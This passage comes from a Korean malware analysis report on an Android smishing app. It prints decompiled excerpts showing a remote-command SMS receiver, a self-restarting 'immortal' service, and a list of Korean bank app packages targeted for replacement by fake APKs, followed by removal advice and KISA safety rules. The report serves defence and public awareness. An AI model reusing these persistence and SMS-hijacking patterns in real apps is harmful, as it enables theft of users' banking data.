      if (paramAnonymousIntent.getAction().equals("com.google.sms.service.action.sent_sms"));
      switch (i)
      {
      case 0:
      default:
        if (paramAnonymousIntent.getAction().equals("com.google.sms.service.action.delivery_sms"))
          switch (i)
          {
          case 0:
          default:
          case -1:
          case 1:
          case 2:
          case 3:
          }
        break;
      case -1:
      case 1:
      case 2:
      case 3:
      }
      while (true)
      {
        if (paramAnonymousIntent.getAction().equals("com.google.sms.service.action.query_command"))
          ProcessRemoteCmdService.this.execCommand();
        if ((paramAnonymousIntent.getAction().equals("com.google.kakao.service.action.query_sms")) &&
          ProcessRemoteCmdService.this.sendSmsBySmsList();
```

Figure 22. ProcessRemoteCmdService.class-2

© 2014 Red Alert. All Rights Reserved.

2.4. Immortal Service

실행 중인 앱 목록으로 들어가서 악성 앱을 선택한 다음 실행되고 있는 서비스를 중지시키면 종료되지를 않고 곧바로 서비스가 다시 시작됩니다.



Figure 23. Immortal Service-1

이는 서비스가 소멸될 때 호출하는 onDestroy 메서드에 서비스를 다시 시작하도록 구현해놨기 때문입니다.

```
public void onDestroy()
{
  unregisterReceiver(this.callReceiver);
  startService(new Intent(this, getClass()));
}
```

Figure 24. Immortal Service-2

© 2014 Red Alert. All Rights Reserved.

3. Red Alert of Opinion

국내에서 발생하는 모바일 악성코드 이슈 중에서 가장 많은 비중을 차지하는 것이 바로 스미싱입니다. 어떻게 보면 말도 안 되는 사기 문자에 속는다는 것이 이해되지 않을 수도 있지만 점점 더 교묘한 사회공학적 기법을 도입하여 발전하고 있기 때문에 주의해야 합니다.

악성 앱의 정적 변수들과 악성 행위를 수행하는 메서드들을 살펴본 결과, 악성 앱 제작자는 사용자의 기기 정보뿐만 아니라 실시간으로 주고 받는 문자와 통화 내역까지도 수집 가능하게 구현함으로써 궁극적으로는 모바일 뱅킹 정보를 탈취해 부당한 이익을 얻으려는 것으로 보입니다.

```
import android.os.Environment;

public final class AppContacts
{
  public static final String BASE_DIR = Environment.getExternalStorageDirectory().toString();
  public static String[] BK_ARRAY_LIST = { "nh.smart", "com.shinhan.sbanking", "com.webcash.wooribank",
  public static String[] BK_NAME_LIST = { "NH", "SH", "WO", "KB", "HA" };
  public static String DOWNLOAD_URI;
  public static final String GET_CLIENT_PHONE_LIST_METHOD_NAME = "queryPhoneList";
  public static final String GET_PHONE_NUMBER_SMS_FLAG = ":get_phone_number_flag:";
  public static final String GET_PHONE_NUMBER_SMS_FLAG_SEPARATOR = ":";
  public static String[] MY_BANK_DOWN = { "N.apk", "S.apk", "W.apk", "K.apk", "H.apk" };
  public static String[] MY_BK_ARRAY_LIST = { "com.nh.android.ebk.smart", "com.shinhan.shinhan.android.
```

Figure 25. AppContacts.class

스미싱 기법이 점점 더 지능적으로 발전하고 있는 점도 큰일이지만 악성 앱 제작 능력 또한 하루가 다르게 세련되어지고 있다는 점도 큰 문제입니다. 과거에는 단순히 기능 구현에만 치중한 조잡한 코드였지만 이제는 각각의 데이터를 모델링하고 클래스로 멋지게 포장함으로써 좀더 빠르고 세밀한 재생산이 가능해졌기 때문입니다.



Figure 26. Source Tree & Sms.class

현재는 서버가 닫혀있기 때문에 추가적인 피해는 없을 것으로 예상되지만 언제든지 다른 모습으로 위장해 올 수 있기 때문에 기기에 앱을 설치할 때는 보안적인 측면에서 위험성이 없는지에 대해 반드시 생각해보고 설치하는 습관을 들여야 합니다.

© 2014 Red Alert. All Rights Reserved.

4. Removal Recommendations

4.1. Use of Anti-Virus

해당 악성 앱은 서비스를 종료해도 곧바로 다시 시작되고 기기 관리자 활성화 요청 시에 확인을 눌렀다면 완전히 자신을 숨기고 삭제가 되지 않도록 동작하기 때문에 Anti-Virus를 사용하여 완전하게 제거해야만 합니다.

'Reference. [1] Virus Total'을 참고하여 해당 악성 앱을 치료할 수 있는 'Anti-Virus' 제품을 이용하여 시스템 정밀 검사를 진행하고 숨겨져서 보이지 않는 악성 앱을 완전히 삭제하시기 바랍니다.

4.2. Safety rules for smartphone user

스마트폰 사용자가 날로 증가함에 따라 악성 앱 제작자가 악성 앱을 만들어 유포함으로써 얻을 수 있는 정보의 양과 질이 나날이 높아지고 있습니다. 따라서 스마트폰에서도 PC처럼 악성코드에 감염될 위험성이 있기 때문에 보안에 대한 인식을 높이고 "스마트폰 이용자 10대 안전 수칙"을 평소에 실천하는 습관을 들여야 합니다.

KISA 보호나라에서 제시하는 "스마트폰 이용자 10대 안전 수칙"은 다음과 같습니다.

수칙 1) 의심스러운 애플리케이션 다운로드하지 않기
수칙 2) 신뢰할 수 없는 사이트 방문하지 않기
수칙 3) 발신인이 불명확하거나 의심스러운 메시지 및 메일 삭제하기
수칙 4) 비밀번호 설정 기능을 이용하고 정기적으로 비밀번호 변경하기
수칙 5) 블루투스 기능 등 무선 인터페이스는 사용 시에만 켜놓기
수칙 6) 이상증상이 지속될 경우 악성코드 감염여부 확인하기
수칙 7) 다운로드한 파일은 바이러스 유무를 검사한 후 사용하기
수칙 8) PC에도 백신프로그램을 설치하고 정기적으로 바이러스 검사하기
수칙 9) 스마트폰 플랫폼의 구조를 임의로 변경하지 않기
수칙 10) 운영체제 및 백신프로그램을 항상 최신 버전으로 업데이트 하기
* 스마트폰 보안 관련 궁금한 사항은 한국인터넷진흥원(KISA, ☏118)으로 문의 하시면 친절하게 안내해 드립니다. * 이용 중인 통신사나 제조업체, 백신업체에 문의해도 자세한 안내를 받으실 수 있습니다.

Table 3. Safety rules for smartphone user

© 2014 Red Alert. All Rights Reserved.

5. Reference

[1] Virus Total
https://www.virustotal.com/ko/file/0b727284f160c2cb2655e626b8829656fedcfb3a1ca906a2b8de1ba465a3a00c/analysis/1392897632/

[2] KISA 보호나라
http://boho.or.kr/kor/private/private_02.jsp

[3] 안드로이드 개발자 사이트
http://developer.android.com/reference/packages.html

© 2014 Red Alert. All Rights Reserved.